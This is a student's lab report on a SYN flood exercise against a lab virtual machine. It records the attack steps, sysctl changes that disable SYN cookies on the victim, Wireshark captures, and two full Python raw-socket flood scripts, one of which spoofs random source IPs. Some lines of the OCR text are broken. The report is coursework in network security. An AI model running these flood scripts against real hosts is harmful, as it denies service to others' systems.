Lab 5 - Playing with SYN Flood

Team Members:

1. Adam Robertson, abr5598@psu.edu, 938152440

Drills

There are five tasks for you to complete. Please give a brief summary of what you did – feel free to include any thoughts / concerns / problems / etc. you encountered during the tasks. Also, include your answers to the questions asked in each task. Save your report as a PDF and submit it to Canvas before the deadline.

Task

Task: Summary

Task: Question Answers

> 1. Describe your attack step by step in the report.
>
> First, I tried just by sending syn packets with one script with a spoofed source of "192.168.150.100" to the victim. The webserver continued to work.

> I then changed the IPv4 settings to stop using syn cookies, to retransmitt packets more, and reduced the TCP queue. I then ran the script again. The victim recorded getting these packets every 20-50 ns. The web server hosted on the victim continued to work.
>
> Next I tried using three scripts each flooding with syn packets. Using wireshark on the victim recorded closer to 20-30 ns between packets.
>
> I then changed the script to randomize the spoofed IP address for every packet. (Between 192.168.150.0-255) Now, using wireshark on the victim machine reported similar rates of syn packets, however, now the vicitm is trying to acknowledge.
>
> Changed the script to randomize the entire address. Simliar rates were observed with 3 scripts. However, now wireshark isn't indicating that a port is being reused.

> I just realized that I wasn't attacking the correct port... I was send syn packets to port 80. Now, using a single script, without random source IPs, is enough to deny service.
>
> Now, using netstat -atn on the victim vm, we can see that multiple open tcp connections are waiting for an ACK. Interestingly, connections are still open waiting on random IPs since I ran the script with random IPs at port 8000.


> I restarted the victim to clear the open TCP connections, and ran a single script with no randomization. It didn't work this time. I realized I probably have to change the IPv4 settings again. However, it still didn't work.


> Runing two scripts with random source IPs was able to deny service. Interestingly, after doing this, running a single script with no random IPs was able to deny service. I believe this is because after so


> many possible connections from every IP address, the victim can't determine if this is a repeated packet very well.


> 2. Include screenshots for each *major* step (e.g., wireshark, half-opened connections, etc.).

```
┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] password for kali:
net.ipv4.tcp_syncookies = 0

┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.tcp_synack_retries=50
net.ipv4.tcp_synack_retries = 50

┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=20
net.ipv4.tcp_max_syn_backlog = 20
```




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
2655... 2.581949144 192.168.150.130 192.168.1.78 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2655... 2.581959273 192.168.150.130 192.168.1.78 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2655... 2.581975132 192.168.150.130 192.168.1.78 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2655... 2.581984720 192.168.150.130 192.168.1.121 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2655... 2.582089887 192.168.150.130 192.168.1.121 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2655... 2.582141985 192.168.1.121 192.168.150.130 TCP 60 [TCP Retransmission] [TCP Port numbers reuse
2655... 2.582142095 192.168.1.173 192.168.150.130 TCP 60 [TCP Retransmission] [TCP Port numbers reuse
2655... 2.582142115 192.168.1.173 192.168.150.130 TCP 60 [TCP Retransmission] [TCP Port numbers reuse
2655... 2.582142145 192.168.1.240 192.168.150.130 TCP 60 [TCP Retransmission] [TCP Port numbers reuse
2655... 2.582142175 192.168.1.240 192.168.150.130 TCP 60 [TCP Retransmission] [TCP Port numbers reuse
2655... 2.582142195 192.168.1.252 192.168.150.130 TCP 60 [TCP Retransmission] [TCP Port numbers reuse
2655... 2.582142225 192.168.1.252 192.168.150.130 TCP 60 [TCP Retransmission] [TCP Port numbers reuse
2655... 2.582142255 192.168.1.137 192.168.150.130 TCP 60 [TCP Retransmission] [TCP Port numbers reuse
2655... 2.582148076 192.168.150.130 192.168.1.121 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2655... 2.582165969 192.168.150.130 192.168.1.173 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2655... 2.582175658 192.168.150.130 192.168.1.173 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 1: 54 bytes on wire (432 bits), 54 bytes c
Ethernet II, Src: VMware_1e:fb:d4 (00:0c:29:1e:f
Internet Protocol Version 4, Src: 192.168.150.13
Transmission Control Protocol, Src Port: 80, Dst
0000 00 50 56 ee 31 e0 00 0c 29 1e fb d4 08 00 45 00
0010 00 28 00 00 40 00 40 06 21 0b c0 a8 96 82 c0 a8
0020 01 f2 00 50 04 d2 00 00 00 00 00 00 00 01 50 14
0030 00 00 90 e8 00 00
wireshark_eth0118U01.pcapng
Packets: 265543 · Displayed: 265543 (100.0%)
Profile: Default


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
2282... 2.506489113 192.168.150.130 37.16.232.62 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2282... 2.506498761 192.168.150.130 173.149.115.27 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2282... 2.506513859 192.168.150.130 83.187.79.4 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2282... 2.506523417 192.168.150.130 68.217.63.35 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2282... 2.506581807 192.168.150.130 80.30.19.189 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2282... 2.506592106 192.168.150.130 0.99.110.104 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2282... 2.506632732 183.126.32.34 192.168.150.130 TCP 60 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
2282... 2.506632803 173.83.163.213 192.168.150.130 TCP 60 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
2282... 2.506632833 132.226.108.198 192.168.150.130 TCP 60 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
2282... 2.506632863 72.122.201.254 192.168.150.130 TCP 60 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
2282... 2.506632893 83.190.38.196 192.168.150.130 TCP 60 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
2282... 2.506632913 99.161.169.131 192.168.150.130 TCP 60 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
2282... 2.506632943 49.63.214.20 192.168.150.130 TCP 60 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
2282... 2.506632973 173.246.140.202 192.168.150.130 TCP 60 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
2282... 2.506637982 192.168.150.130 183.126.32.34 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2282... 2.506648041 192.168.150.130 173.83.163.213 TCP 54 80 → 1234 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
Frame 1: 54 bytes on wire (432 bits), 54 bytes c
Ethernet II, Src: VMware_1e:fb:d4 (00:0c:29:1e:f
Internet Protocol Version 4, Src: 192.168.150.13
Transmission Control Protocol, Src Port: 80, Dst
0000 00 50 56 ee 31 e0 00 0c 29 1e fb d4 08 00 45 00
0010 00 28 00 00 40 00 40 06 fc 75 c0 a8 96 82 7e a7
0020 68 88 00 50 04 d2 00 00 00 00 00 00 01 50 14
0030 00 00 6c 53 00 00
wireshark_eth0145J01.pcapng
Packets: 233481 · Displayed: 233481 (100.0%)
Profile: Default



3. Include the attacking script.

No Random Script

```
'''
   Syn flood program in python using raw sockets (Linux)
'''

# some imports
import socket, sys, random
from struct import *

# checksum functions needed for calculation checksum
def checksum(msg):
    s = 0
    # loop taking 2 characters at a time
    for i in range(0, len(msg), 2):
        w = (msg[i] << 8) + (msg[i+1])
        s = s + w

    s = (s>>16) + (s & 0xffff);
    #s = s + (s >> 16);
    #complement and mask to 4 byte short
    s = ~s & 0xffff
```

```
    return s

#create a raw socket
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_TCP)
except socket.error as msg:
    print('Socket could not be created. Error Code : ' + str(msg[0]) +
' Message ' + msg[1])
    sys.exit()

# tell kernel not to put in headers, since we are providing it
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)


# now start constructing the packet
packet = ''

source_ip = '192.168.150.100'
dest_ip = '192.168.150.130' # or
socket.gethostbyname('www.google.com')

# ip header fields
ihl = 5
version = 4
tos = 0
tot_len = 20 + 20   # python seems to correctly fill the total length,
dont know how ??
id = 54321  #Id of this packet
frag_off = 0
ttl = 255
protocol = socket.IPPROTO_TCP
check = 10  # python seems to correctly fill the checksum
saddr = socket.inet_aton ( source_ip )  #Spoof the source ip address
if you want to
daddr = socket.inet_aton ( dest_ip )

ihl_version = (version << 4) + ihl

# the ! in the pack format string means network order
ip_header = pack('!BBHHHBBH4s4s' , ihl_version, tos, tot_len, id,
frag_off, ttl, protocol, check, saddr, daddr)

# tcp header fields
source = 1234   # source port
dest = 8000 # destination port
seq = 0
ack_seq = 0
doff = 5    #4 bit field, size of tcp header, 5 * 4 = 20 bytes
#tcp flags
fin = 0
syn = 1
rst = 0
psh = 0
```

```
ack = 0
urg = 0
window = socket.htons (5840)    #   maximum allowed window size
check = 0
urg_ptr = 0

offset_res = (doff << 4) + 0
tcp_flags = fin + (syn << 1) + (rst << 2) + (psh <<3) + (ack << 4) +
(urg << 5)

# the ! in the pack format string means network order
tcp_header = pack('!HHLLBBHHH' , source, dest, seq, ack_seq,
offset_res, tcp_flags,  window, check, urg_ptr)

# pseudo header fields
source_address = socket.inet_aton( source_ip )
dest_address = socket.inet_aton(dest_ip)
placeholder = 0
protocol = socket.IPPROTO_TCP
tcp_length = len(tcp_header)

psh = pack('!4s4sBBH' , source_address , dest_address , placeholder ,
protocol , tcp_length);
psh = psh + tcp_header;

tcp_checksum = checksum(psh)

# make the tcp header again and fill the correct checksum
tcp_header = pack('!HHLLBBHHH' , source, dest, seq, ack_seq,
offset_res, tcp_flags,  window, tcp_checksum , urg_ptr)

# final full packet - syn packets dont have any data
packet = ip_header + tcp_header

#Send the packet finally - the port specified has no effect

while True:
   s.sendto(packet, (dest_ip , 0 )) # put this in a loop if you want
to flood the target

#put the above line in a loop like while 1: if you want to flood
```

Random Script

```
'''
    Syn flood program in python using raw sockets (Linux)
'''

# some imports
import socket, sys, random
```

```
from struct import *

# checksum functions needed for calculation checksum
def checksum(msg):
    s = 0
    # loop taking 2 characters at a time
    for i in range(0, len(msg), 2):
        w = (msg[i] << 8) + (msg[i+1])
        s = s + w

    s = (s>>16) + (s & 0xffff);
    #s = s + (s >> 16);
    #complement and mask to 4 byte short
    s = ~s & 0xffff

    return s

#create a raw socket
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_TCP)
except socket.error as msg:
    print('Socket could not be created. Error Code : ' + str(msg[0]) +
' Message ' + msg[1])
    sys.exit()

# tell kernel not to put in headers, since we are providing it
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

while True:
    # now start constructing the packet
    packet = ''

    source_ip = str(random.randint(0,255)) + '.' +
str(random.randint(0,255)) + '.' + str(random.randint(0,255)) + '.' +
str(random.randint(0,>255))
    dest_ip = '192.168.150.130' # or
socket.gethostbyname('www.google.com')

    # ip header fields
    ihl = 5
    version = 4
    tos = 0
    tot_len = 20 + 20   # python seems to correctly fill the total
length, dont know how ??
    id = 54321  #Id of this packet
    frag_off = 0
    ttl = 255
    protocol = socket.IPPROTO_TCP
    check = 10  # python seems to correctly fill the checksum
    saddr = socket.inet_aton ( source_ip )  #Spoof the source ip
address if you want to
    daddr = socket.inet_aton ( dest_ip )
```

```
    ihl_version = (version << 4) + ihl

    # the ! in the pack format string means network order
    ip_header = pack('!BBHHHBBH4s4s' , ihl_version, tos, tot_len, id,
frag_off, ttl, protocol, check, saddr, daddr)

    # tcp header fields
    source = 1234   # source port
    dest = 8000 # destination port
    seq = 0
    ack_seq = 0
    doff = 5    #4 bit field, size of tcp header, 5 * 4 = 20 bytes
    #tcp flags
    fin = 0
    syn = 1
    rst = 0
    psh = 0
    ack = 0
    urg = 0
    window = socket.htons (5840)    #   maximum allowed window size
    check = 0
    urg_ptr = 0

    offset_res = (doff << 4) + 0
    tcp_flags = fin + (syn << 1) + (rst << 2) + (psh <<3) + (ack << 4)
+ (urg << 5)

    # the ! in the pack format string means network order
    tcp_header = pack('!HHLLBBHHH' , source, dest, seq, ack_seq,
offset_res, tcp_flags,  window, check, urg_ptr)

    # pseudo header fields
    source_address = socket.inet_aton( source_ip )
    dest_address = socket.inet_aton(dest_ip)
    placeholder = 0
    protocol = socket.IPPROTO_TCP
    tcp_length = len(tcp_header)

    psh = pack('!4s4sBBH' , source_address , dest_address ,
placeholder , protocol , tcp_length);
    psh = psh + tcp_header;

    tcp_checksum = checksum(psh)

    # make the tcp header again and fill the correct checksum
    tcp_header = pack('!HHLLBBHHH' , source, dest, seq, ack_seq,
offset_res, tcp_flags,  window, tcp_checksum , urg_ptr)

    # final full packet - syn packets dont have any data
    packet = ip_header + tcp_header

    #Send the packet finally - the port specified has no effect

    s.sendto(packet, (dest_ip , 0 ))    # put this in a loop if you
```

```
want to flood the target

#put the above line in a loop like while 1: if you want to flood
```